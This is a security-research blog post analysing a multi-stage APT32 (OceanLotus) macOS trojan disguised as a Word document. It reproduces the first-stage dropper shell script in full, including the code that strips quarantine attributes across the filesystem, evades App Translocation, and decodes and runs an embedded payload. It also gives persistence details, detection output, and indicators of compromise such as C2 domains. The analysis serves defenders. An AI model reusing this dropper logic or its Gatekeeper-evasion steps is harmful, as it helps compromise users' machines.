

APT32 Multi-stage macOS Trojan Innovates on Crimeware Scripting Technique - SentinelLabs


By Phil Stokes

Published: 2020-12-02 · Archived: 2026-04-05 18:45:39 UTC

In the same week as Microsoft [disclosed](#) the Vietnamese-linked [APT32](#) (aka “OceanLotus”, “Bismuth”, “SeaLotus”) group deploying Cryptominer software like a common crimeware adversary, [researchers](#) at Trend Micro released details of an update to an APT32 macOS backdoor that also appears to have been taking lessons from commodity malware authors. The backdoor uses a novel method of delivery that echoes other threat actor techniques as well as adds some interesting new behaviour. In this post, we’ll review some of the details in the earlier report but also add some new IoCs and observations that have not yet been mentioned.

Disguised App Bundle Used for Delivery

The malware is delivered as an application disguised as an MS Office Word doc.



The previous research noted that the malware deploys a novel trick to prevent MS Office attempting to launch the disguised app as a doc by embedding a unicode character in the file name. This causes launch services to call “open” on the file rather than the default program for “.doc”.

```
→ OceanLotus 2020 Samples hexdump -C -v cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420.zip
00000000 50 4b 03 04 0a 00 00 00 00 00 00 00 00 74 4b 00 00 |PK.....tK..|
00000010 00 00 00 00 00 00 00 00 00 00 23 00 10 00 41 4c |.....#...Al|
00000020 4c 20 74 69 6d 20 6e 68 61 20 43 68 69 20 4e 67 |L tim nha Chi Ng|
00000030 6f 63 20 43 61 6e 61 64 61 2e ef b8 80 64 6f 63 |loc Canada....doc|
00000040 2f 55 58 0c 00 ed c5 48 5f 60 6f 12 5a f5 01 14 |/UX...H`o.Z...|
00000050 00 50 4b 03 04 0a 00 00 00 00 00 00 00 74 4b 00 |.PK.....tK..|
00000060 00 00 00 00 00 00 00 00 00 00 00 00 2c 00 10 00 41 |.....,..Al|
00000070 4c 4c 20 74 69 6d 20 6e 68 61 20 43 68 69 20 4e |LL tim nha Chi NI|
00000080 67 6f 63 20 43 61 6e 61 64 61 2e ef b8 80 64 6f |lgoc Canada....do|
00000090 63 2f 43 6f 6e 74 65 6e 74 73 2f 55 58 0c 00 ed |c/Contents/UX...|
000000a0 c5 48 5f 60 6f 12 5a f5 01 14 00 50 4b 03 04 0a |.H`o.Z...PK...|
```

On launch, the malware switches out the malicious application bundle for an actual MS Office doc: the same file name is used but now minus the hidden Unicode character. After the bait and switch, this doc is launched and presented to the user.

```
main-catalina-10:OceanLotus 2020 Samples clare$ ls -l ALL\ tim\ nha\ Chi\ Ngoc\ Canada.doc | xxd
00000000: 2d72 772d 722d 2d72 2d2d 4020 3120 636c -rw-r--r--@ 1 cl
00000010: 6172 6520 2077 6865 656c 2020 3233 3034 are wheel 2304
00000020: 3020 4465 6320 2032 2031 373a 3334 2041 0 Dec 2 17:34 A
00000030: 4c4c 2074 696d 206e 6861 2043 6869 204e LL tim nha Chi N
00000040: 676f 6320 4361 6e61 6461 2e64 6f63 0a goc Canada.doc.
main-catalina-10:OceanLotus 2020 Samples clare$ █ ALL tim nha C
```

The whole trick is invisible to the user, who only sees a document appearing with the same name as the one they double-clicked on. Meanwhile, the second stage payload has been deposited in the `/tmp` folder and begins its run to install a hidden persistence agent and the third stage malicious executable.

Shell Executable Contains Base64-encoded Mach-O

That trick is accompanied by the borrowing of a technique that has become popular among commodity adware and malware distributors; namely, using a shell script both as the main executable inside the app bundle and also as a vehicle to drop an embedded base64-encoded payload.

```
#!/bin/bash
1 NIIASKWgKHZfJHn=$( cd "$( dirname "${BASH_SOURCE[0]}" )" >/dev/null 2>&1 && pwd )"
2 RLJQXaUXkiFodbEn=$( basename "${BASH_SOURCE[0]}" )
3 asFaDyZpKvLtaSb="yv6vgAAAAIAAAHAAAaAAEAAAB0vsAAADAEAAaAAAAADAUAAAAE70wAAAAAMAAAAA....."
4 TEMPPATH_IOP="Contents/Resources/configureDefault.def"
5 krctxMaZjArwHDX0="ALL tim nha Chi Ngoc Canada.doc"
6 crkEVUkhhdHdNy="cKzXfXstJzXk"
7
8 ls ~/Downloads
9
10 if [ $? == 0 ]; then
11   find ~ -name "$RLJQXaUXkiFodbEn" -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
12   find / -name "$RLJQXaUXkiFodbEn" -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
13   find ~ -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
14   find / -exec xattr -d com.apple.quarantine {} + & >/dev/null 2>&1
15   if [ $(NIIASKWgKHZfJHn) == "AppTranslocation" ]; then
16     md5=$( md5 "$(NIIASKWgKHZfJHn/RLJQXaUXkiFodbEn)" | cut -d '=' -f 2 )
17     A=$( dirname "$NIIASKWgKHZfJHn/RLJQXaUXkiFodbEn" )
18     rh5=$( basename "$A" )
19     rh5=$( $( dirname "$A" )/$rh5 )
20     A=$( dirname "$A" )
21     rh5=$( $( basename "$A" )/$rh5 )
22     find ~ -type f -name "$RLJQXaUXkiFodbEn" -exec md5 {} + | grep $md5 | grep "$rh5" | cut -d '(' -f 2 | cut -d ')' -f 1 | sed "s/\\/ /g" | sh & >/dev/null 2>&1
23     find / -type f -name "$RLJQXaUXkiFodbEn" -exec md5 {} + | grep $md5 | grep "$rh5" | cut -d '(' -f 2 | cut -d ')' -f 1 | sed "s/\\/ /g" | sh & >/dev/null 2>&1
24   else
25     AmLGEeGPFkLYFBxM=$( $( dirname "$NIIASKWgKHZfJHn/RLJQXaUXkiFodbEn" ) )
26     AmLGEeGPFkLYFBxM=$( $( dirname "$AmLGEeGPFkLYFBxM" ) )
27     AmLGEeGPFkLYFBxM=$( $( dirname "$AmLGEeGPFkLYFBxM" ) )
28     FUtJofXeGGRlR0x=$( $( dirname "$AmLGEeGPFkLYFBxM" ) )
29     cp "$AmLGEeGPFkLYFBxM/TEMPPATH_IOP" "/tmp/skrctxMaZjArwHDX0" && open -n "/tmp/skrctxMaZjArwHDX0"
30     echo "$asFaDyZpKvLtaSb" | base64 -D > "$AmLGEeGPFkLYFBxM/TEMPPATH_IOP" && chmod +x "$AmLGEeGPFkLYFBxM/TEMPPATH_IOP" && "/tmp/skrctxMaZjArwHDX0" & >/dev/null 2>&1
31     sleep 3 ; rm -rf "$AmLGEeGPFkLYFBxM" ; mv "/tmp/skrctxMaZjArwHDX0" "$FUtJofXeGGRlR0x/skrctxMaZjArwHDX0" ; sleep 3 ; rm "/tmp/skrctxMaZjArwHDX0" &
32     killall -9 find
33   fi
34 else
35     AmLGEeGPFkLYFBxM=$( $( dirname "$NIIASKWgKHZfJHn/RLJQXaUXkiFodbEn" ) )
36     AmLGEeGPFkLYFBxM=$( $( dirname "$AmLGEeGPFkLYFBxM" ) )
37     AmLGEeGPFkLYFBxM=$( $( dirname "$AmLGEeGPFkLYFBxM" ) )
38     FUtJofXeGGRlR0x=$( $( dirname "$AmLGEeGPFkLYFBxM" ) )
39     cp "$AmLGEeGPFkLYFBxM/TEMPPATH_IOP" "/tmp/skrctxMaZjArwHDX0" && open -n "/tmp/skrctxMaZjArwHDX0"
40     echo "$asFaDyZpKvLtaSb" | base64 -D > "/tmp/skrEVUkhhdHdNy" && chmod +x "/tmp/skrEVUkhhdHdNy" && "/tmp/skrEVUkhhdHdNy" & >/dev/null 2>&1
41     sleep 3 ; rm -rf "$AmLGEeGPFkLYFBxM" ; mv "/tmp/skrctxMaZjArwHDX0" "$FUtJofXeGGRlR0x/skrctxMaZjArwHDX0" ; sleep 3 ; rm "/tmp/skrctxMaZjArwHDX0" &
42   fi
```

Note line 4, which defines a variable with around 850Kb of base64-encoded data. At line 40, that data is piped through the base64 utility for decoding, dropped in a subfolder in the `/tmp` directory, given executable permissions via `chmod`, and then launched as the 2nd stage payload.

Importantly, prior to line 40, the script takes measures to deal with two macOS security features: [App Translocation](#) and [file quarantine](#). The former was a security feature brought in by Apple to prevent executables accessing external resources via relative paths and bypassing Gatekeeper checks. However, like Gatekeeper itself, App Translocation relies on the executable being tagged with the [com.apple.quarantine](#) bit.



In this case, the script aggressively attempts to remove all quarantine bits and, in the event any of those fail and the malware finds itself translocated to a read-only filepath, it then undertakes a hunt for the original downloaded file via its MD5 hash and attempts to execute it from its non-translocated path on disk.

Second Stage Payload's Hidden Persistence Mechanism

The second stage payload, once dumped from the encoded base64, is a universal FAT binary containing Mach-Os for i386 and x86_64 architectures. The source code was written in C++.

As earlier research pointed out, this stage is responsible for dropping a persistence agent with the label of “com.apple.marcoagent.voiceinstalled” and its program argument, “mount_devfs”.


```
0 0x00008a48 0x100008a48 23 24 4.__TEXT.__cstring ascii vector::_M_range_insert
1 0x00008a60 0x100008a60 11 12 4.__TEXT.__cstring ascii mount_devfs
2 0x00008a6c 0x100008a6c 21 22 4.__TEXT.__cstring ascii ~/Library/User Photos
3 0x00008a82 0x100008a82 36 37 4.__TEXT.__cstring ascii com.apple.marcoagent.voiceinstalled
4 0x00008aa8 0x100008aa8 22 23 4.__TEXT.__cstring ascii /Library/LaunchDaemons
5 0x00008abf 0x100008abf 22 23 4.__TEXT.__cstring ascii ~/Library/LaunchAgents
6 0x00008ad6 0x100008ad6 6 7 4.__TEXT.__cstring ascii .plist
7 0x00008add 0x100008add 18 19 4.__TEXT.__cstring ascii launchctl unload "
8 0x00008af0 0x100008af0 21 22 4.__TEXT.__cstring ascii " > /dev/null 2>&1 ;
9 0x00008b06 0x100008b06 16 17 4.__TEXT.__cstring ascii launchctl load "
10 0x00008b17 0x100008b17 18 19 4.__TEXT.__cstring ascii " > /dev/null 2>&1
11 0x00008b2a 0x100008b2a 216 217 4.__TEXT.__cstring ascii <?xml version="1.0" encoding="UTF-8"?>\n <!DOCTYPE
.com/DTDs/PropertyList-1.0.dtd">\n <plist version="1.0">\n <dict>\n <key>Label</key>\n <string>
12 0x00008c03 0x100008c03 66 67 4.__TEXT.__cstring ascii </string>\n <key>ProgramArguments</key>\n <arr
13 0x00008c46 0x100008c46 121 122 4.__TEXT.__cstring ascii </string>\n </array>\n <key>RunAtLoad</key>\n
\n </plist>
14 0x00008ccb 0x100008ccb 9 10 4.__TEXT.__cstring ascii touch -t
15 0x00008cd8 0x100008cd8 13 14 4.__TEXT.__cstring ascii " > /dev/null
```

However, we also note that this stage has code for testing the UID and determining whether the executable is being run as root or not. If so, the persistence mechanism is now written to `/Library/LaunchDaemons` instead of the user's `Library/LaunchAgents` folder.

```
var_E0 = getuid();  
if (var_E0 == 0x0) {  
    *(&var_148 + 0x4) = "/Library/LaunchDaemons";  
    var_148 = &var_18;  
    std::string::operator=();  
}  
else {  
    *(&var_148 + 0x4) = "~/Library/LaunchAgents";  
    var_148 = &var_18;  
    std::string::operator=();  
}
```

In either case, the program argument is the same, pointing to a custom subfolder in the Library folder called “User Photos” and an executable, `mount_devfs`, which is similarly a universal FAT binary containing Mach-Os written in C++.

A further point not mentioned in the earlier research is that the Launch Agent or Launch Daemon is written using the “Hidden” flag so that users won’t see it in the Finder by default.



Third Stage Payload and Hard-coded Calling Card

According to the earlier research, the malicious “mount_devfs” file provides the actors with backdoor capabilities, which include the ability to exfiltrate information as well as download files to the target machine.

For downloading, the actors make use of the same built-in dylib as we’ve seen used by Lazarus APT, `libcurl.4.dylib`.

```
→ OceanLotus 2020 Samples nm -m mount_devfs | grep curl
(undef) weak external _curl_easy_cleanup (from libcurl)
(undef) weak external _curl_easy_getinfo (from libcurl)
(undef) weak external _curl_easy_init (from libcurl)
(undef) weak external _curl_easy_perform (from libcurl)
(undef) weak external _curl_easy_setopt (from libcurl)
(undef) weak external _curl_global_cleanup (from libcurl)
(undef) weak external _curl_global_init (from libcurl)
(undef) weak external _curl_slist_free_all (from libcurl)
→ OceanLotus 2020 Samples |
```

The third stage payload has the ability to collect data regarding the device and its environment, including the computer host name.

```
test    rax, rax
je      loc_100005008

lea     rdi, qword [rbp+var_70]
mov     rsi, rbx
call   sub_10000246c+258
lea     rsi, qword [rbp+var_70] ; End of
mov     rdi, r15
call   imp___stubs___ZNSs6assignERKSs ; st
mov     rax, qword [rbp+var_70] ; End of
lea     rdi, qword [rax-0x18]
cmp     rdi, qword [__ZNSs4_Rep20_S_empty_r
jne     loc_10000511b

loc_100004ffb:
mov     rdi, rbx ; Begin
call   imp___stubs___CFRelease ; CFRele
jmp     loc_1000050a1

loc_100005008:
movaps xmm0, xmmword [aX16xf6x12xc8xe] ;
movaps xmmword [rbp+var_40], xmm0
mov     byte [rbp+var_30], 0x0
lea     rax, qword [dword_10001c4f4] ; dwor
mov     ecx, dword [rax] ; argume
lea     rdx, qword [word_10001c4d6+10] ; ar
lea     rdi, qword [rbp+var_40] ; argume

var_28 = r12;
rdx = &var_50;
std::basic_string<char, std::char_traits<char>, std::allocator<
rbx = CSCopyMachineName();
if ((rbx != 0x0) && (CFStringGetLength(rbx) != 0x0)) {
    loc_10000256e(&var_60, rbx, rdx);
    std::string::assign(r15, &var_60);
    rax = var_60;
    if (rax - 0x18 != *std::string::_Rep::_S_empty_rep_stora
        *(int32_t*)(rax - 0x8) = lock intrinsic_xadd(*(
            if (0xffffffffffffffff <= 0x0) {
                std::string::_Rep::_M_destroy();
            }
        }
    }
    CFRelease(rbx);
}
else {
    var_54 = 0x8000100;
    rax = SCDynamicStoreCopyComputerName(0x0, &var_54);
    rbx = rax;
    if ((rbx != 0x0) && (CFStringGetLength(rbx) != 0x0)) {
04fe0 FF E8 1C 02 01 00 48 8B .....H.
04fe8 45 90 48 8D 78 E8 48 3B E.H.x.H;
04ff0 3D 43 70 01 00 0F 85 20 =Cp....
04ff8 01 00 00 48 89 DF E8 D3 ...H....
05000 03 01 00 E9 99 00 00 00 .....
05008 05 00 05 01 00 01 00 05 01 00 05 01 00 05 01
```

Curiously, the sample has two hardcoded strings that presumably are meant as a “calling card” or have some internal meaning to the malware developers:

```
"JasyndurtheHandoftheKing"
"CagliostrothePrecise"
```

```

00 0x10 ; '.'
db 0x36 ; '6'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
dq      -5.22569e+118, -5.39372e+153 ; DATA XREF=sub_1000110cd+4
align   32
a24jasyndurtheh:
db      "24JasyndurtheHandoftheKing", 0
align   64
a20cagliostroth:
db      "20CagliostrothePrecise", 0
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'
db 0x00 ; '.'

```

0x0000000100015ba0
0x0000000100015bbb
0x0000000100015bc0
0x0000000100015bd7
0x0000000100015bd8
0x0000000100015bd9
0x0000000100015bda
0x0000000100015bdb
0x0000000100015bdc

```

15b78 80 1B 36 00 00 00 00 ..6....
15b80 E1 02 02 6B 00 B9 94 D8 ...k....
15b88 19 61 CD D0 FB BE D9 DF .a.....
15b90 00 00 00 00 00 00 00 .....
15b98 00 00 00 00 00 00 00 .....
15ba0 32 34 4A 61 73 79 6E 64 24Jasynd
15ba8 75 72 74 68 65 48 61 6E urtheHan
15bb0 64 6F 66 74 68 65 4B 69 doftheKi
15bb8 6E 67 00 00 00 00 00 ng.....
15bc0 32 30 43 61 67 6C 69 6F 20Caglio
15bc8 73 74 72 6F 74 68 65 50 strotheP
15bd0 72 65 63 69 73 65 00 00 recise..
15bd8 00 00 00 00 00 00 00 .....

```

Detection and Mitigation

Although these samples were unknown to static signature engines prior to the publication of this week’s research, the malware was already detectable through behavioral means.

The first stage attempts to remove the quarantine bit on every file starting from both the User’s Home directory, `~/`, and from `/`. This is incredibly “noisy” from a detection point of view, as no legitimate process is likely to have such behavior.

```

xattr: /Users/clare: No such xattr: com.apple.quarantine
xattr: /Users/clare/.config: No such xattr: com.apple.quarantine
xattr: /Users/clare/.config/wireshark: No such xattr: com.apple.quarantine
xattr: /Users/clare/.config/wireshark/profiles: No such xattr: com.apple.quarantine
xattr: /Users/clare/.config/wireshark/recent_common: No such xattr: com.apple.quarantine
xattr: /Users/clare/.config/wireshark/recent: No such xattr: com.apple.quarantine
xattr: /Users/clare/Music: No such xattr: com.apple.quarantine
xattr: /Users/clare/Music/.localized: No such xattr: com.apple.quarantine
xattr: /Users/clare/.DS_Store: No such xattr: com.apple.quarantine
xattr: /Users/clare/getSafari: No such xattr: com.apple.quarantine
xattr: /Users/clare/.lldb: No such xattr: com.apple.quarantine
xattr: /Users/clare/.lldb/lldb-tmp-widehistory: No such xattr: com.apple.quarantine
xattr: /Users/clare/.lldb/lldb-widehistory: No such xattr: com.apple.quarantine

```

```

xattr: [Errno 1] Operation not permitted: '/usr/bin/cvmkutil'
xattr: [Errno 1] Operation not permitted: '/usr/bin/ldapmodify'
xattr: [Errno 1] Operation not permitted: '/usr/bin/iofile.d'
xattr: [Errno 1] Operation not permitted: '/usr/bin/join'
xattr: [Errno 1] Operation not permitted: '/usr/bin/SafeEjectGPU'
xattr: [Errno 1] Operation not permitted: '/usr/bin/snmpdelta'
xattr: [Errno 1] Operation not permitted: '/usr/bin/ssh-keyscan'
xattr: [Errno 1] Operation not permitted: '/usr/bin/phar.phar'
xattr: [Errno 1] Operation not permitted: '/usr/bin/renice'
xattr: [Errno 1] Operation not permitted: '/usr/bin/xxd'
xattr: [Errno 1] Operation not permitted: '/usr/bin/scandeps.pl'
xattr: [Errno 1] Operation not permitted: '/usr/bin/nettop'
xattr: [Errno 1] Operation not permitted: '/usr/bin/ppdmerge'
xattr: [Errno 1] Operation not permitted: '/usr/bin/snmpconf'

```

The 2nd stage payload can trigger detections on MITRE TTPs [T1150](#) and [T1160](#) as it attempts to achieve persistence.

[Copy Details](#) [Download Threat File](#)

INITIATED BY	Agent Policy
ENGINE	DBT - Executables
DETECTION TYPE	Dynamic
CLASSIFICATION	Malware
FILE SIZE	122.11 KB
STORYLINE	B8E9D83F-E08C-456D-...
THREAT ID	1037473242740684301

General

Process achieved persistency through launchd job.
MITRE : Persistence [T1160]

Process dropped a hidden suspicious plist to achieve persistency.
MITRE : Persistence [T1150]

The samples' code signatures have now been revoked by Apple, although it is still possible to execute the malware either by [removing the signature](#) or re-signing it with a different developer ID or ad hoc signature.

```
→ OceanLotus 2020 Samples codesign -dv ALL\ tim\ nha\ Chi\ Ngoc\ Canada.doc  
Executable=/Users/sphil/Downloads/OceanLotus 2020 Samples/ALL tim nha Chi Ngoc Canada  
.doc/Contents/MacOS/ALL tim nha Chi Ngoc Canada  
Identifier=com.apple.files  
Format=app bundle with generic  
CodeDirectory v=20200 size=159 flags=0x0(none) hashes=1+3 location=embedded  
Signature size=8576  
Authority=(unavailable)  
Info.plist=not bound  
TeamIdentifier=UD9UN593Z4  
Sealed Resources version=2 rules=12 files=2  
Internal requirements count=2 size=260  
→ OceanLotus 2020 Samples spctl -a ALL\ tim\ nha\ Chi\ Ngoc\ Canada.doc  
ALL tim nha Chi Ngoc Canada.doc: CSSMERR_TP_CERT_REVOKED
```


Defenders can hunt both for the Team Identifier used to sign the malware, “UD9UN593Z4”, and the bundle identifier of the initial malicious application, “com.apple.files”. The persistence mechanism’s label “com.apple.marcoagent.voiceinstalled” and executable path “[~/Library/User Photos/mount_devfs” should also be included in the IoCs for threat hunting.

In our tested sample, the malware C2 was a URL hosted at the domain `mihannevis[.]com` :

```
http[:]//mihannevis.com/joes/NAZALgEyGj7b3jNYzbypYX8a/manifest[.]js
```



The third stage payload is not well-known to static reputation engines as yet, so defenders should look to behavioural indicators to ensure detection.



Conclusion

While much macOS malware is often very simply or inexpertly written, the actors behind this multi-stage backdoor trojan have both deployed some novel tricks and improved upon techniques seen in commodity malware such as [Shlayer and adware like bundlore](#). This indicates that they have both the skills and the resources to imitate and innovate in order to achieve their objectives.

Indicators of Compromise

SHA1

c2e0b35fd4f24e9e98319e10c6f2f803b01ec3f1 – Application Bundle Zip

9f84502cb44b82415bcf2b2564963613bdce1917 – Stage 2 Mach-O

4f6d34cf187c10d72fb3a2cd29af7e3cb25bc3aa – Stage 3 Mach-O

SHA256

cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420 – Application Bundle Zip

05e5ba08be06f2d0e2da294de4c559ca33c4c28534919e5f2f6fc51aed4956e3 – Stage 2 Mach-O

fd7e51e3f3240b550f0405a67e98a97d86747a8a07218e8150d2c2946141f737 – Stage 3 Mach-O

FilePaths

[~/Library/User Photos/mount_devfs

/Library/LaunchDaemons/com.apple.marcoagent.voiceinstaller.plist

~/Library/LaunchAgents/com.apple.marcoagent.voiceinstaller.plist

C2 Servers

mihannevis[.]com

mykesseff[.]com

idtpl[.]org

Code Signature

```
Identifier=com.apple.files
Format=app bundle with generic
CodeDirectory v=20200 size=159 flags=0x0(none) hashes=1+3 location=embedded
Hash type=sha1 size=20
CandidateCDHash sha1=3c6c754b58f4450505494f1b68104d0154d19296
CandidateCDHashFull sha1=3c6c754b58f4450505494f1b68104d0154d19296
Hash choices=sha1
CMSDigest=eee562155af89168a52d306f11facca999d84505df789a1d8124d8446c726bc5
CMSDigestType=2
CDHash=3c6c754b58f4450505494f1b68104d0154d19296
Signature size=8576
Authority=(unavailable)
Info.plist=not bound
TeamIdentifier=UD9UN593Z4
Sealed Resources version=2 rules=12 files=2
host => identifier "com.apple.bash" and anchor apple
designated => anchor apple generic and identifier "com.apple.files" and (certificate leaf[field.1.2.1
```

MITRE ATT&CK TTPs

Process achieved persistency through launchd job. [T1150](#)

Process dropped a hidden suspicious plist to achieve persistency. [T1160](#)